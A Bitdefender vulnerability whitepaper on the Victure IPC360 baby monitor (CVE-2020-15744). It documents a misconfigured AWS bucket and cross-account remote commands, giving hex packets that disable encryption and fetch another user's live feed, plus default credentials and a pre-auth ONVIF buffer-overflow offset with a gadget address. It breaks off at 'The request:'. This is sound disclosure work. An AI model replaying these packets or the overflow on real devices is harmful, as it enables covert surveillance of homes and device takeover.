WHITEPAPER

Bitdefender®

Security

Cracking the Victure IPC360 Monitor

REMOTE CONTROL AND CLOUD MISCONFIGURATION COMBINED

CVE-2020-15744

www.bitdefender.com

Contents

Foreword

Baby monitors have become essential tools for keeping an eye on kids and nannies when away. Most cameras on the market are packed with features, ranging from real-time or motion-detection recording to two-way communication and anything in between.

As households get increasingly interconnected and crammed with video and audio sensors, privacy becomes more important than ever. At Bitdefender, we care deeply about security and have been working with IoT devices manufacturers to identify vulnerabilities in the world's best-selling connected devices.

While looking into the Victure IPC360 Camera, we have identified several vulnerabilities that let an outside attacker access the camera feed or disable encryption of streams stored on the cloud.

Additionally, an attacker sharing a network with the camera can enable the RTSP and ONVIF protocols or exploit a stack-based buffer overflow to completely hijack the device.

Vulnerabilities at a glance

- AWS bucket missing access control
- Camera information disclosure
- Remote control of cameras
- Local stack-based buffer overflow leading to remote code execution
- Hardcoded RTSP credentials

Disclosure Timeline

- Nov 03, 2020: Bitdefender makes first contact attempt with vendor through the website contact form and asks for PGP key
- Nov 20, 2020: Bitdefender makes another contact attempt with vendor via email and asks for PGP key Nov 20, 2020. We receive a generic email from a customer support person
- Nov 20, 2020: Bitdefender asks to be forwarded to security department
- Dec 02, 2020: Bitdefender receives generic support email asking for order number
- Dec 03, 2020: Bitdefender attempts one more time to submit vulnerability details
- Aug 5, 2021: Given that we received no answer from the vendor, Bitdefender proceeds with vulnerability disclosure

Vulnerability Walkthrough

The cameras offer the option to store videos in the cloud either continuously or when movement is detected. To upload a recording, the camera is given a set of AWS credentials. We have discovered that these credentials can be used to not only access the camera's own directory, but any directory or file stored in the bucket **[1]**. Although most of the files are encrypted, the directory names contain the ID of the user who owns the camera. This ID can be used to disclose other information about the owned devices and deactivate the encryption, as illustrated further.


An authenticated account can ask the server for information about the cameras owned by any user **[2.2]**. The request requires only the ID of the targeted user, information that can be obtained from the AWS bucket directories. The server will respond with the IDs of the owned cameras, their MAC addresses, serial numbers, names and ONVIF/RTSP password. The camera IDs can later be used to issue remote commands through the IPC360 cloud service.

To remotely control a device, the commands are sent through the IPC 360 cloud service using a binary protocol **[2]**. An authenticated account uses the camera ID to send commands to a specific camera **[3]**. For some commands, the server does not check if the camera is owned by the user who issued those commands. This lets an attacker act as the owner of any device and send commands that could deactivate the stream encryption **[3.1]**, or even obtain the live video feed **[3.2]**. If the stream encryption is deactivated, the attacker can access the feed either through the cloud service or through the AWS bucket, as the recordings will be uploaded unencrypted.

On the local network, the device has two services, RTSP and ONVIF, which are disabled by default but can be enabled without authentication. After enabling them, the ONVIF service will be accessible. This service has a pre-authentication stack-based overflow vulnerability **[4]** that an attacker can exploit to obtain code execution.

When activated, the ONVIF and RTSP services require authentication. The default credentials are **admin:123456**, but those can be changed in the smartphone application. There is also a guest account with the same default password that can access the RTSP livestream. The password for the guest user cannot be changed from the application.


[1] AWS bucket missing access control



```
root@kali:~# aws s3 ls s3://puwell-ca-bucket07/
                            PRE 1[redacted]0_40[redacted]22/
                            PRE 1[redacted]0_40[redacted]6A/
                            PRE 1[redacted]0_40[redacted]6F/
                            PRE 1[redacted]4_40[redacted]6A/
                            PRE 1[redacted]3_40[redacted]1B/
                            PRE 1[redacted]3_40[redacted]C9/
                            PRE 1[redacted]6_40[redacted]6D/
                            PRE 1[redacted]7_40[redacted]83/
                            PRE 1[redacted]6_40[redacted]11/
                            PRE 1[redacted]2_40[redacted]3E/
                            PRE 1[redacted]1_40[redacted]A3/
                            PRE 1[redacted]6_40[redacted]D0/
```

[2] Binary protocol message format

Most commands follow a similar format described below:



```
cc dd ee ff 01 00 00 00 e3 12 69 00 1c 00 00 00   ........ ..i.....
00 00 00 00 8f d9 52 01 cc c7 cd 3b               ......R. ...;
```

- 0xCCDDEEFF – message header (hardcoded)
- 0x01000000 – command value (little endian)
- 0xE3126900 – command header (hardcoded)
- 0x1C000000 – message size (little endian)

The command payload follows the first 16 bytes. The payload varies with the command but it usually contains the user ID and the camera ID. Here, the payload starts with 4 null bytes followed by the user ID and camera ID.

[2.1] Account login

To send commands through the cloud, a prior communication channel must be established. To set up the channel, a session token is required. The token is obtained by supplying the account credentials in the following exchange:

- First, the email address of the account is sent through the 0x272e command

```
cc dd ee ff 2e 27 00 00  e3 12 69 00 56 00 00 00   .....'.. ..i.V...
00 00 00 00 70 61 72 61  72 61 64 75 6c 65 40 67   ....para radule@g
6d 61 69 6c 2e 63 6f 6d  00 00 00 00 00 00 00 00   mail.com ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 01 00                                  ......
```

- The server will respond with a salt that is required to compute the login payload

```
cc dd ee ff 2e 27 00 00  e5 12 69 00 24 00 00 00   .....'.. ..i.$...
00 00 00 00 7a 66 6a 31  6e 33 45 34 36 6e 61 55   ....zfj1 n3E46naU
63 44 79 00                                        cDy.
```

- The next message (0x2711) contains the email address along with a hash computed in the following way: hash = MD5(MD5(passwd) + salt)

```
cc dd ee ff 11 27 00 00  e3 12 69 00 60 01 00 00   .....'.. ..i.`...
00 00 00 00 70 61 72 61  72 61 64 75 6c 65 40 67   ....para radule@g
6d 61 69 6c 2e 63 6f 6d  00 00 00 00 00 00 00 00   mail.com ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 37 64 37 30  61 66 62 38 39 34 64 37   ....7d70 afb894d7
34 38 38 65 36 37 33 32  66 30 34 65 36 66 35 34   488e6732 f04e6f54
30 65 33 37 00 00 00 00  00 00 00 00 00 00 00 00   0e37.... ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```

- The server responds with a session token that will be used to establish further communication channels. The response also contains the user ID, a timestamp, and a server that can be used to send commands to cameras

```
cc dd ee ff 11 27 00 00  e5 12 69 00 b0 00 00 00   .....'.. ..i.....
00 00 00 00 8f d9 52 01  34 09 c8 71 39 4a 00 00   ......R. 4..q9J..
8f d9 52 01 26 1a bd 5f  00 00 00 00 5a 41 41 77   ..R.&.._ ....ZAAw
41 4f 63 79 6c 77 33 4f  71 47 79 65 6b 71 79 6b   AOcylw3O qGyekqyk
4b 77 53 31 4b 5a 6f 34  36 68 63 4d 36 74 55 61   KwS1KZo4 6hcM6tUa
73 48 76 69 67 34 4a 6a  6e 34 57 79 68 2b 2b 4b   sHvig4Jj n4Wyh++K
59 54 79 73 33 38 2f 4b  7a 64 31 6a 45 37 30 33   YTys38/K zd1jE703
45 41 3d 3d 00 00 00 00  00 00 00 00 00 00 00 00   EA==.... ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```

- 0x8FD95201 – user ID (little endian)
- 0x71C80934 – server IP (little endian)
- 0x394A0000 – server port (little endian)
- 0x261ABD5F – unix timestamp (little endian)

The server IP used is 52.8.101.180 on target port 19000 TCP. There are multiple servers that can be used for authentication.

[2.2] Get device information command

To obtain information about the devices owned by another user, the attacker needs a valid session token and the ID of the targeted user. The server IP used is 52.8.101.180 on target port 19000 TCP.

```
cc dd ee ff 24 27 00 00  e3 12 69 00 a8 00 00 00   ....$'.. ..i.....
00 00 00 00 83 96 79 02  01 00 00 00 00 00 00 00   ......y. ........
00 00 32 00 02 00 00 00  5a 41 41 77 41 42 2b 56   ..2..... ZAAwAB+V
79 6e 58 71 58 6d 5a 63  54 49 42 2f 67 38 35 48   ynXqXmZc TIB/g85H
45 45 64 78 2b 63 72 32  55 57 78 47 71 38 30 78   EEdx+cr2 UWxGq80x
56 6b 68 66 39 7a 56 34  2f 4f 75 50 61 39 79 56   Vkhf9zV4 /OuPa9yV
79 76 37 76 35 32 56 34  37 41 36 4b 31 51 3d 3d   yv7v52V4 7A6K1Q==
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00                            ........
```

- 0x24270000 – command value (little endian)
- 0x83967902 – ID of the victim (little endian)

The server will respond with information about the owned cameras:


```
cc dd ee ff 24 27 00 00  e5 12 69 00 10 01 00 00   ....$'.. ..i.....
00 00 00 00 01 00 00 00  00 00 01 00 02 00 00 00   ........ ........
cc c7 cd 3b 34 30 36 41  38 45 36 38 39 45 44 33   ...;406A 8E689ED3
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 30 31 31 31  31 50 57 32 41 32 45 31   ....0111 1PW2A2E1
32 45 2d 47 00 00 00 00  00 00 00 00 00 00 00 00   2E-G.... ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 4b 69 74 63  68 65 6e 00 00 00 00 00   ....Kitc hen.....
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 31 32 33 34  35 36 00 00 00 00 00 00   ....1234 56......
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 36 43 46 2c  63 61 00 00 00 00 00 00   ....6CF, ca......
```

- 0xCCC7CD3B – camera ID
- 406A8E689ED3 – camera MAC address
- 01111PW2A2E12E-G – camera serial number
- Kitchen – camera name
- 123456 – camera RTSP/ONVIF password

[3] Remote control of cameras

[3.1] Deactivating encryption


To send remote commands, first a communication channel is established using a valid session token and the corresponding user ID. The server IP used is 54.251.154.127 on target port 19001 TCP.



```
cc dd ee ff e8 4e 00 00  e3 12 69 00 a8 00 00 00   .....N.. ..i.....
00 00 00 00 01 00 01 00  8f d9 52 01 8f d9 52 01   ........ ..R...R.
00 00 00 00 36 f1 9a 7f  5a 41 41 77 41 4f 63 79   ....6... ZAAwAOcy
6c 77 33 4f 71 47 79 65  6b 71 79 6b 4b 77 53 31   lw3OqGye kqykKwS1
4b 5a 6f 34 36 68 63 4d  36 74 55 61 73 48 76 69   KZo46hcM 6tUasHvi
67 34 4a 6a 6e 34 57 79  68 2b 2b 4b 59 54 79 73   g4Jjn4Wy h++KYTys
33 38 2f 4b 7a 64 31 6a  45 37 30 33 45 41 3d 3d   38/Kzd1j E703EA==
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00                            ........
```


- 0xE84E0000 – command value (little endian)
- 0x08FD95201 – user ID (little endian)

If the values are correct, the server will respond with a “client sign in success” message. A keep-alive message can be sent to check if the channel works:



```
cc dd ee ff 01 00 00 00  e3 12 69 00 1c 00 00 00   ........ ..i.....
00 00 00 00 8f d9 52 01  cc c7 cd 3b               ......R. ...;
```

If the server responds, the **CnetClientControl** commands can be enabled. This class of commands allows us to start the ONVIF service, which also disables streaming encryption:



```
000000C4  cc dd ee ff 80 4f 00 00  e3 12 69 00 20 00 00 00   .....O.. ..i. ...
000000D4  00 00 00 00 cc c7 cd 3b  8f d9 52 01 7d 00 00 00   .......; ..R.}...
```

- 0x804F0000 – command value (little endian)
- 0xCCC7CD3B – camera ID (little endian)
- 0x8FD95201 – user ID (little endian)

The **CnetClientControl** commands all have the same command value (0x4FB0), but they can also contain subcommands. A subcommand follows a similar format, consisting of a subcommand value, the camera and users IDs, and the payload.

The command to enable the ONVIF service:

```
cc dd ee ff b0 4f 00 00  e3 12 69 00 14 01 00 00   .....O.. ..i.....
00 00 00 00 cc c7 cd 3b  8f d9 52 01 14 00 00 00   .......; ..R.....
0b 77 01 00 cc c7 cd 3b  8f d9 52 01 01 00 00 00   .w.....; ..R.....
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 01 00  00 00                     ........ ..
```

- 0xB04F0000 – command value (little endian)
- 0xCCC7CD3B – camera ID (little endian)
- 0x8FD95201 – user ID (little endian)
- 0x0B770100 – subcommand value (little endian)
- 0xCCC7CD3B – camera ID (little endian)
- 0x8FD95201 – user ID (little endian)
- 0x01000000 – enable ONVIF (little endian / 0x0 to disable)

This will enable the ONVIF service and will disable the encryption.


[3.2] Request live feed

With the encryption disabled, the stream can now be received by setting up a UDP communication channel by using the 0x4EEB command:

```
cc dd ee ff eb 4e 00 00  e3 12 69 00 3c 00 00 00   .....N.. ..i.<...
00 00 00 00 53 55 01 00  cc c7 cd 3b 29 00 00 00   ....SU.. ...;)...
8f d9 52 01 00 00 00 00  0f a0 00 00 35 09 66 b5   ..R..... ....5.f.
0f a0 00 00 35 0a c9 81  00 00 00 00               ....5... ....
```

- 0xEB4E0000 – command value (little endian)
- 0xCCC7CD3B – camera ID (little endian)
- 0x8FD95201 – user ID (little endian)
- 0x00000000 – client's public IP (not verified by the server)
- 0x0FA00000 / 0x350966B5 – local port/IP address (little endian / not verified by the server); the port will be used by the server to send messages back to the client
- 0x0FA00000 / 0x350AC981 – port/IP address of the server that has a connection with the client (not verified by the server)


The response will contain the IP address and the port of the server through which a stream can be set up:



```
cc dd ee ff ec 4e 00 00  01 00 00 00 3c 00 00 00   .....N.. ....<...
00 00 00 00 00 00 03 00  cc c7 cd 3b 29 00 00 00   ........ ...;)...
8f d9 52 01 93 87 26 a0  4b cd 00 00 93 87 26 a0   ..R...&. K.....&.
4b cd 00 00 36 f1 9a 7f  00 00 00 00               K...6... ....
```

- 0x938726A0 – server IP address
- 0x4BCD0000 – UDP port


To receive the live feed, the 0x9C43 command must be sent to the server located at IP/port received earlier (147.135.38.160:19405 in this case) with the source port that was mentioned in the request (4000 in this case):



```
cc dd ee ff 42 9c 00 00  e3 12 69 00 20 00 00 00   ....B... ..i. ...
00 00 00 00 cc c7 cd 3b  8f d9 52 01 29 00 00 00   .......; ..R.)...
```

The server will acknowledge the message and start sending messages that contain the video stream at 0x30 offset. The payload can be extracted and written to a file that can afterwards be converted to MP4 using **ffmpeg**.

Video stream message:




```
cc dd ee ff 45 9c 00 00  6d 00 30 6d 00 04 00 00   ....E... m.0m....
1b 5b 31 3b cc c7 cd 3b  29 00 00 00 00 00 01 00   .[1;...; ).......
00 00 00 00 00 00 00 00  00 00 08 00 d0 03 00 00   ........ ........
00 00 00 01 06 f0 40 50  33 00 00 00 00 00 00 00   ......@P 3.......
00 00 00 01 00 10 00 e1  2b f3 52 1f e3 03 00 00   ........ +.R.....
00 00 00 00 00 00 00 64  00 26 78 50 94 57 00 2d   .......d .&xP.W.-
00 0a 0a 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 80  00 00 00 01 67 64 00 28   ........ ....gd.(
ac 3b 50 3c 01 13 f2 c2  00 00 03 00 02 00 00 03   .;P<.... ........
00 29 08 00 00 00 01 68  ee 3c e1 00 42 42 00 84   .).....h .<..BB..
84 04 4c 52 1b 93 c5 7c  9f 93 f9 3f 27 c9 e6 e4   ..LR...| ...?'...
c9 24 2c 22 42 90 9c 9e  4f af c9 fd 7e 4f af 27   .$,"B... O...~O.'
26 a4 c0 00 00 00 01 65  b8 00 82 ff fe d4 a7 99   &......e ........
63 dd 2e fa be d1 f1 f2  bb b2 a8 55 09 45 a0 b9   c....... ...U.E..
a0 9a de 6c 79 0a 4c 1a  85 09 19 c4 90 cd 85 ba   ...ly.L. ........
f4 24 ec a8 ef 3d 11 c3  a6 27 b6 e1 c7 1c b1 e7   .$...=.. .'......
60 63 86 cf b0 8b b1 93  9c 69 64 b7 d2 a7 b7 e5   `c...... .id.....
d4 41 ad de 39 6d 2f 40  86 8a 68 5f b6 c3 75 68   .A..9m/@ ..h_..uh
```

[4] Stack-based buffer overflow in ONVIF service


The overflow occurs when the service parses the basic authorization header. After decoding the base64 payload, the return address will be overwritten after 308 bytes.

Stack structure:




```
char acStack312 [260];
char *pcStack52;
char *local_30;
int local_2c;
```

Decoding the base64 payload while storing the result on the stack:




```
sVar5 = strlen(__s + 1);
base64_decode(__s + 1,sVar5,acStack312);
```

We will overwrite the return address with the address of a **system** gadget, which will execute a payload stored at 0x20 offset after the stack. System gadget address:



```
00613de0 20 00 a7 27     _addiu     a3,sp,0x20
00613de4 98 99 20 0c     jal        system
00613de8 20 00 a4 27     _addiu     param_1,sp,0x20
```

The request:



